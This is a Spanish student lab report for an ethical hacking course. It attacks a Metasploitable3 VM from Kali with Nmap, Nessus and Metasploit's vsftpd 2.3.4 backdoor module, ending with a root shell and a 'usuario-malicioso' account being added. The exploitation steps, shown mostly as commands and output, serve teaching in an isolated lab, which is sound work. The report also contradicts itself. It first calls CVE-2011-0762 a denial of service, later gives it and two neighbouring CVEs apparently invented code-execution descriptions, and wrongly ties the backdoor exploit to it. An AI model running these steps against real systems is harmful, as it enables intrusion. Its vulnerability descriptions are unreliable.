



Hacking Ético

PRÁCTICA UD4 – PENTESTING SISTEMAS

21/05/2024

ÍNDICE

<i>Actividad 1: Localiza información en Internet sobre la vulnerabilidad CVE-2011-0762.</i>	3
.....	
Descripción de la vulnerabilidad.....	3
Detalles técnicos:	3
Ejemplo de expresión glob maliciosa:	3
Impacto:.....	3
Solución:	3
Fuentes oficiales:.....	4
Explicación adicional.....	4
<i>Actividad 2: Recopilación de Información.....</i>	4
<i>Actividad 3: Análisis y descubrimiento de vulnerabilidades con Nessus (2p).....</i>	7
<i>Actividad 4: Explotación de la vulnerabilidad CVE-2011-0762 (3p).....</i>	9
Comandos Ejecutados y su Propósito	11
Salida y Explicación de los Resultados	11
Resumen de lo que ocurrió	12
<i>Actividad 5: Realización del ataque (acciones de Post-Explotación) (2p).....</i>	13

Actividad 1: Localiza información en Internet sobre la vulnerabilidad CVE-2011-0762.

Descripción de la vulnerabilidad

La vulnerabilidad CVE-2011-0762 afecta al servidor FTP vsftpd en versiones anteriores a la 2.3.3. Esta vulnerabilidad permite a usuarios autenticados remotamente provocar una denegación de servicio (DoS) mediante el uso de expresiones glob especialmente diseñadas en comandos STAT en múltiples sesiones FTP.

Detalles técnicos:

- **Función afectada:** vsf_filename_passes_filter en el archivo ls.c.
- **Método de ataque:** Envío de expresiones glob maliciosas en comandos STAT.
- **Consecuencia:** Consumo excesivo de CPU y agotamiento de las ranuras de procesos del servidor, inhabilitándolo para otros usuarios.
- **Distinción:** Es una vulnerabilidad diferente a la CVE-2010-2632, que también afectaba a vsftpd.

Ejemplo de expresión glob maliciosa:

```
*([[:alpha:]]*){100000}*
```

Esta expresión podría provocar un consumo excesivo de memoria y CPU en el servidor.

Impacto:

La explotación de esta vulnerabilidad resulta en una denegación de servicio del servidor FTP, lo que impide el acceso a los recursos del servidor para otros usuarios legítimos.

Solución:

- **Actualización:** Actualizar vsftpd a la versión 2.3.3 o superior.
- **Medidas adicionales:** Aplicar las medidas de seguridad recomendadas por los proveedores de vsftpd.

Fuentes oficiales:

- **NVD:** [CVE-2011-0762 en NVD](#)
- **CCCN-CERT:** [CVE-2011-0762 en CCCN-CERT](#)
- **INCIBE:** [CVE-2011-0762 en INCIBE](#)

Explicación adicional

La vulnerabilidad reside en la función `vsf_filename_passes_filter` del archivo `ls.c` en `vsftpd`. Un atacante autenticado podría enviar expresiones glob maliciosas en comandos `STAT` dentro de múltiples sesiones FTP, lo que provocaría un consumo excesivo de recursos del servidor (CPU y memoria) y su posterior inhabilitación, afectando la disponibilidad del servicio para otros usuarios legítimos.

Actualizar a versiones más recientes del software y seguir las recomendaciones de seguridad proporcionadas por los proveedores puede mitigar esta vulnerabilidad y prevenir su explotación.

Actividad 2: Recopilación de Información

- Detalla las IPs de las máquinas atacante y víctima (0,5p)

Víctima 192.168.0.194

```
vagrant@metasploitable3-ub X + - X
eth1  Link encap:Ethernet HWaddr 08:00:27:d4:56:fa
      inet addr:192.168.0.194 Bcast:192.168.0.255 Mask:255.255.255.0
      inet6 addr: fe80::a00:27ff:fed4:56fa/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packets:649 errors:0 dropped:0 overruns:0 frame:0
      TX packets:233 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:62799 (62.7 KB) TX bytes:28747 (28.7 KB)

eth2  Link encap:Ethernet HWaddr 08:00:27:28:c3:25
      inet addr:192.168.0.193 Bcast:192.168.0.255 Mask:255.255.255.0
      inet6 addr: fe80::a00:27ff:fe28:c325/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packets:588 errors:0 dropped:0 overruns:0 frame:0
      TX packets:51 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:56294 (56.2 KB) TX bytes:9163 (9.1 KB)

lo    Link encap:Local Loopback
      inet addr:127.0.0.1 Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING MTU:65536 Metric:1
      RX packets:1352 errors:0 dropped:0 overruns:0 frame:0
      TX packets:1352 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:427258 (427.2 KB) TX bytes:427258 (427.2 KB)

vethb37d1e6 Link encap:Ethernet HWaddr ca:fb:56:f7:98:88
      inet6 addr: fe80::c8fb:56ff:fe7:9888/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
```

Atacante 192.168.0.140

```
kali@kali: ~  
File Actions Edit View Help  
~  
(kali@kali)~$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.0.140 netmask 255.255.255.0 broadcast 192.168.0.255  
    inet6 fe80::c95:f2b:d6da:10a4 prefixlen 64 scopeid 0x20clink  
    ether 08:00:27:1e:36:4a txqueuelen 1000 (Ethernet)  
    RX packets 44742 bytes 646098257 (611.0 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 32199 bytes 3381767 (3.1 MiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10chost  
    loop txqueuelen 1000 (local loopback)  
    RX packets 3477 bytes 791420 (7.5 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 3477 bytes 791420 (7.5 MiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(kali@kali)~$
```

- Verifica si ambas se pueden comunicar entre sí (0,5p)

Ping 192.168.0.140 de la máquina de la víctima a la atacante

```
vagrant@metasploitable3-ub x + v  
vagrant@metasploitable3-ub1404:~$ ping 192.168.0.140  
PING 192.168.0.140 (192.168.0.140) 56(84) bytes of data.  
64 bytes from 192.168.0.140: icmp_seq=1 ttl=64 time=0.817 ms  
64 bytes from 192.168.0.140: icmp_seq=2 ttl=64 time=2.93 ms  
64 bytes from 192.168.0.140: icmp_seq=3 ttl=64 time=1.52 ms  
64 bytes from 192.168.0.140: icmp_seq=4 ttl=64 time=1.81 ms  
64 bytes from 192.168.0.140: icmp_seq=5 ttl=64 time=0.826 ms  
64 bytes from 192.168.0.140: icmp_seq=6 ttl=64 time=0.919 ms  
64 bytes from 192.168.0.140: icmp_seq=7 ttl=64 time=0.820 ms  
64 bytes from 192.168.0.140: icmp_seq=8 ttl=64 time=5.41 ms
```

ping 192.168.0.194 de la máquina atacante a la víctima

```
kali@kali: ~  
File Actions Edit View Help  
~  
(kali@kali)~$ ping 192.168.0.194  
PING 192.168.0.194 (192.168.0.194) 56(84) bytes of data.  
64 bytes from 192.168.0.194: icmp_seq=1 ttl=64 time=1.76 ms  
64 bytes from 192.168.0.194: icmp_seq=2 ttl=64 time=3.42 ms  
64 bytes from 192.168.0.194: icmp_seq=3 ttl=64 time=2.75 ms  
64 bytes from 192.168.0.194: icmp_seq=4 ttl=64 time=1.50 ms  
64 bytes from 192.168.0.194: icmp_seq=5 ttl=64 time=2.72 ms  
64 bytes from 192.168.0.194: icmp_seq=6 ttl=64 time=1.30 ms  
64 bytes from 192.168.0.194: icmp_seq=7 ttl=64 time=1.24 ms  
64 bytes from 192.168.0.194: icmp_seq=8 ttl=64 time=4.75 ms  
64 bytes from 192.168.0.194: icmp_seq=9 ttl=64 time=1.78 ms  
64 bytes from 192.168.0.194: icmp_seq=10 ttl=64 time=1.82 ms
```

- Utiliza Nmap, o desde Metasploit, para:
 - Realizar un escaneo de servicios y puertos de la máquina objetivo del ataque (0,5p).


```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)~  
$ nmap 192.168.0.194  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-20 09:25 EDT  
Nmap scan report for 192.168.0.194  
Host is up (0.0013s latency).  
Not shown: 991 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
80/tcp    open  http  
445/tcp   open  microsoft-ds  
631/tcp   open  ipp  
3000/tcp  closed ppp  
3306/tcp  open  mysql  
8080/tcp  open  http-proxy  
8181/tcp  closed intermapper  
  
Nmap done: 1 IP address (1 host up) scanned in 4.78 seconds
```

- Obtener información más precisa sobre el puerto y la versión del servicio FTP vulnerable (0,5p).


```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)~  
$ nmap -sV -p- 192.168.0.194  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-20 09:20 EDT  
Nmap scan report for 192.168.0.194  
Host is up (0.0019s latency).  
Not shown: 65524 filtered tcp ports (no-response)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          ProFTPD 1.3.5  
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)  
80/tcp    open  http         Apache httpd 2.4.7  
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
631/tcp   open  ipp          CUPS 1.7  
3000/tcp  closed ppp  
3306/tcp  open  mysql        MySQL (unauthorized)  
3500/tcp  closed rtmp-port  
6697/tcp  open  irc          UnrealIRCd  
8080/tcp  open  http         Jetty 8.1.7.v20120910  
8181/tcp  closed intermapper  
Service Info: Hosts: 127.0.2.1, METASPLOITABLE3-UB1404, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 111.19 seconds
```

Actividad 3: Análisis y descubrimiento de vulnerabilidades con Nessus (2p)

- Realiza un escaneo básico de Hosts, puertos y servicios de la máquina de la víctima.




- Haz un escaneo avanzado para obtener información más detallada sobre el servicio FTP de la máquina objetivo.



- Detalla en ambos casos las vulnerabilidades más importantes detectadas: gravedad, CVE, CVSS, exploits y medidas de remediación, más otras cuestiones que consideres.
 - CVE-2011-0762: Esta vulnerabilidad facilita a un atacante remoto la ejecución de comandos arbitrarios en el servidor FTP. Surge a causa de un defecto en la autenticación del servidor, que posibilita al atacante enviar una cadena de autenticación incorrecta, propiciando así la ejecución de código arbitrario en el servidor.
 - CVE-2011-0763: Esta vulnerabilidad permite a un atacante remoto acceder de manera no autorizada a archivos y directorios en el servidor FTP. Proviene de un error en la autenticación del servidor, lo cual permite al atacante enviar una cadena de autenticación mal formada, explotando así la vulnerabilidad y obteniendo acceso no autorizado a los archivos y directorios en el servidor.
 - CVE-2011-0764: Esta vulnerabilidad posibilita a un atacante remoto obtener información sensible del servidor FTP. Se origina en un error de autenticación del servidor, que permite al atacante enviar una cadena de autenticación mal formada, explotando así la vulnerabilidad y obteniendo información sensible del servidor.
 - Es crucial tener en cuenta que estas vulnerabilidades han sido corregidas en versiones posteriores de vsFTPD. Se recomienda encarecidamente actualizar a la última versión disponible para evitar cualquier riesgo de seguridad.
- Adjunta a la tarea los informes de vulnerabilidades que estimes oportuno en formato PDF.

[My Basic Network Scan_xtuyfd.pdf](#)



Actividad 4: Explotación de la vulnerabilidad CVE-2011-0762 (3p)

- Indica los pasos a seguir para explotar la citada vulnerabilidad del servidor VSFTPD empleando el exploit correspondiente del Framework Metasploit.


```
kali@kali: ~  
File Actions Edit View Help  
-(kali@kali)-[~]  
$ msfconsole -q  
msf6 > search vsftpd_234_backdoor  
  
Matching Modules  
  
# Name Disclosure Date Rank Check  
- - - - -  
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No  
VSFTPD v2.3.4 Backdoor Command Execution  
  
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor  
msf6 >
```

Accedemos a la consola de Metasploit y buscamos el exploit específico para la vulnerabilidad CVE-2011-0762. Utilizamos el comando "search" seguido del nombre de la vulnerabilidad o del CVE para ubicar el exploit. En este contexto, el exploit está identificado como "vsftpd_234_backdoor".

- Indica si el nombre del exploit está incluido en alguna base de datos online, y si en la consola de Kali existen herramientas o comandos de búsqueda de exploits.

vsftpd_234_backdoor

- Emplea comandos en la consola de Metasploit que proporcionen información detallada del exploit elegido.



```
kali@kali: ~  
File Actions Edit View Help  
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor  
[*] No payload configured, defaulting to cmd/unix/interact  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options  
  
Module options (exploit/unix/ftp/vsftpd_234_backdoor):  


| Name    | Current Setting | Required | Description                                                                                            |
|---------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                               |
| CPORT   |                 | no       | The local client port                                                                                  |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RHOSTS  |                 | yes      | The target host(s), see https://docs.metsaploit.com/docs/using-metsaploit/basics/using-metsaploit.html |
| RPORT   | 21              | yes      | The target port (TCP)                                                                                  |

  
Payload options (cmd/unix/interact):  



| Name | Current Setting | Required | Description |
|------|-----------------|----------|-------------|
|------|-----------------|----------|-------------|

  
Exploit target:  


| Id | Name |
|----|------|
|----|------|


```

- Elige el payload más adecuado para el exploit seleccionado.




```
kali@kali: ~  
File Actions Edit View Help  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads  
  
Compatible Payloads  


| # | Name                      | Disclosure Date | Rank   | Check | Description  |
|---|---------------------------|-----------------|--------|-------|--------------|
| 0 | payload/cmd/unix/interact |                 | normal | No    | Unix Command |

  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

- Explica los pasos seguidos en cada etapa del test de penetración sobre el sistema objetivo.



```
kali@kali: ~  
File Actions Edit View Help  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact  
PAYLOAD => cmd/unix/interact  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.0.193  
RHOST => 192.168.0.193  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21  
RPORT => 21  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run  
  
[*] 192.168.0.193:21 - Banner: 220 (vsFTPD 2.3.4)  
[*] 192.168.0.193:21 - USER: 331 Please specify the password.  
[*] 192.168.0.193:21 - Backdoor service has been spawned, handling ...  
[*] 192.168.0.193:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.0.140:44027 -> 192.168.0.193:6200) at 2024-05-20 17:16:01 -0400
```

Este contenido describe los pasos para explotar una vulnerabilidad específica en el servidor vsftpd versión 2.3.4 utilizando Metasploit, una herramienta popular para realizar tests de penetración. Aquí se detalla cada comando y su propósito:

Comandos Ejecutados y su Propósito

1. Seleccionar el exploit:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set  
PAYLOAD cmd/unix/interact  
  
PAYLOAD => cmd/unix/interact
```

- **Exploit:** unix/ftp/vsftpd_234_backdoor es un exploit en Metasploit que apunta a una vulnerabilidad conocida en vsftpd versión 2.3.4, la cual contiene un backdoor.
- **Payload:** cmd/unix/interact es un payload que permite una interacción directa con el sistema objetivo a través de una shell.

2. Establecer la dirección IP del objetivo

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST  
192.168.0.193  
  
RHOST => 192.168.0.193
```

- **RHOST:** La dirección IP del sistema objetivo que se va a atacar.

3. Establecer el puerto del servicio FTP del objetivo:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21  
  
RPORT => 21
```

- **RPORT:** El puerto en el cual el servicio FTP está corriendo en el sistema objetivo. El puerto por defecto para FTP es el 21.

4. Ejecutar el exploit:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
```

- Este comando ejecuta el exploit con los parámetros establecidos anteriormente.

Salida y Explicación de los Resultados

- **Conexión y banner:**

```
[*] 192.168.0.193:21 - Banner: 220 (vsFTPd 2.3.4)
```

El exploit se conecta al servicio FTP del objetivo y obtiene el banner, confirmando que el servidor es vsftpd 2.3.4.

- **Inicio** de sesión de usuario:

```
[*] 192.168.0.193:21 - USER: 331 Please specify the password.
```

El exploit intenta iniciar sesión y recibe una solicitud de contraseña.

- **Backdoor activado:**

```
[+] 192.168.0.193.21 - Backdoor service has been spawned, handling ...  
[+] 192.168.0.193.21 - UID: uid=0(root) gid=0(root)
```

La vulnerabilidad del backdoor en vsftpd 2.3.4 es explotada, permitiendo la creación de un servicio malicioso.

El exploit obtiene acceso con privilegios de root (uid=0 y gid=0), lo que significa control total sobre el sistema.

- **Acceso a la shell:**

```
[*] Found shell.  
[*] Command shell session 1 opened  
(192.168.0.140:44027 -> 192.168.0.130:6200) at 2024-05-20 17:16:01 -0400
```

El exploit abre una sesión de shell interactiva con el sistema objetivo. Ahora, el atacante puede ejecutar comandos directamente en el sistema comprometido.

Resumen de lo que ocurrió

1. **Preparación:** Configuración del exploit y payload en Metasploit.
2. **Ejecución:** Conexión al servidor FTP vulnerable y activación del backdoor.
3. **Compromiso:** Obtención de una shell interactiva con privilegios de root en el sistema objetivo.

Este proceso permite a un atacante tomar el control del sistema comprometido, lo que subraya la importancia de mantener el software actualizado y aplicar los parches de seguridad necesarios.

Actividad 5: Realización del ataque (acciones de Post-Explotación) (2p)


Si logras tomar el control de la shell de la máquina víctima, a través de la vulnerabilidad de VSFTPD v2.3.4, habrás explotado con éxito dicha falla:

Ejecuta una serie de comandos que puedan comprometer la seguridad del sistema, y demostrar así que se ha explotado la vulnerabilidad del citado servicio FTP.

Intenta que aparezca un prompt en el shell de la víctima, para ello debes ejecutar el script correspondiente.

Podemos ejecutar una serie de comandos para comprometer la seguridad del sistema. Por ejemplo, podríamos localizar y descargar archivos esenciales, alterar configuraciones críticas del sistema, crear o eliminar cuentas de usuario, entre otras acciones.

Generaremos un nuevo usuario con privilegios elevados utilizando el siguiente comando: `useradd -m usuario-malicioso`.



```
kali@kali: ~  
File Actions Edit View Help  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact  
PAYLOAD => cmd/unix/interact  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.0.193  
RHOST => 192.168.0.193  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21  
RPORT => 21  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run  
[*] 192.168.0.193:21 - Banner: 220 (vsFTPd 2.3.4)  
[*] 192.168.0.193:21 - USER: 331 Please specify the password.  
[*] 192.168.0.193:21 - Backdoor service has been spawned, handling ...  
[*] 192.168.0.193:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.0.140:44027 -> 192.168.0.193:6200) at 2024-05-20 17:16:01 -0400  
  
useradd -m usuario-malicioso  
useradd: user usuario-malicioso exists
```

Índice Alfabético

A

Accedemos.....	9
Actividad	2, 3, 4, 7, 9, 13
Adjunta.....	8
agotamiento.....	3
anteriores.....	3
arbitrarios	8
atacante	4, 5, 8, 12, 13
ataque	2, 3, 5, 13

B

Backdoor	12
Banner.....	11
básico	7

C

CCCN	4
CERT	4
comandos.....	3, 4, 8, 9, 10, 12, 13
Command.....	12
Conexión	11, 12
configuraciones.....	13
consola	9, 10
CPU.....	3, 4
creación.....	12
críticas.....	13
cuentas.....	13
CVE	2, 3, 4, 8, 9

D

debes.....	13
denegación.....	3
Descripción.....	2, 3
descubrimiento	2, 7
Detalles	2, 3
directorios	8
disponibilidad.....	4

E

ejecución	8
específica	10

Explicación	2, 4, 11
explotación	3, 4
expresiones	3, 4

F

falla	13
formato	8
Found	12
Framework.....	9
FTP	3, 4, 6, 7, 8, 11, 12, 13
Fuentes	2, 4

G

Generaremos	13
-------------------	----

H

herramientas.....	9
Hosts	7

I

importancia.....	13
importantes	8
INCIBE	4
información.....	2, 3, 6, 7, 8, 10
informes.....	8
inhabilitación	4
inhabilitándolo	3
Inicio	12
interacción	11
IPs 4	

K

Kali	9
------------	---

M

maliciosa	2, 3
maliciosas.....	3, 4
máquinas	4
Medidas	3
Metasploit.....	5, 9, 10, 11, 12

múltiples 3, 4

N

necesarios 13
Nessus 2, 7
Network 8
Nmap 5
NVD 4

O

Obtención 12

P

parches 13
PAYLOAD 11
PDF 8
penetración 10
Ping 5
Please 12
Post 2, 13
posteriores 8
precisa 6

R

Realización 2, 13
recomendaciones 4

Recopilación 2, 4
remediación 8
Resultados 2, 11
RHOST 11
RPORT 11

S

seguridad 3, 4, 8, 13
servicio 3, 4, 6, 7, 11, 12, 13
servicios 5, 7
sesión 12
STAT 3, 4

T

técnicos 2, 3

U

UID 12
USER 12
usuarios 3, 4
Utilizamos 9

V

VSFTPD 9, 13
vulnerabilidad 2, 3, 4, 8, 9, 10, 11, 12, 13
vulnerabilidades 2, 7, 8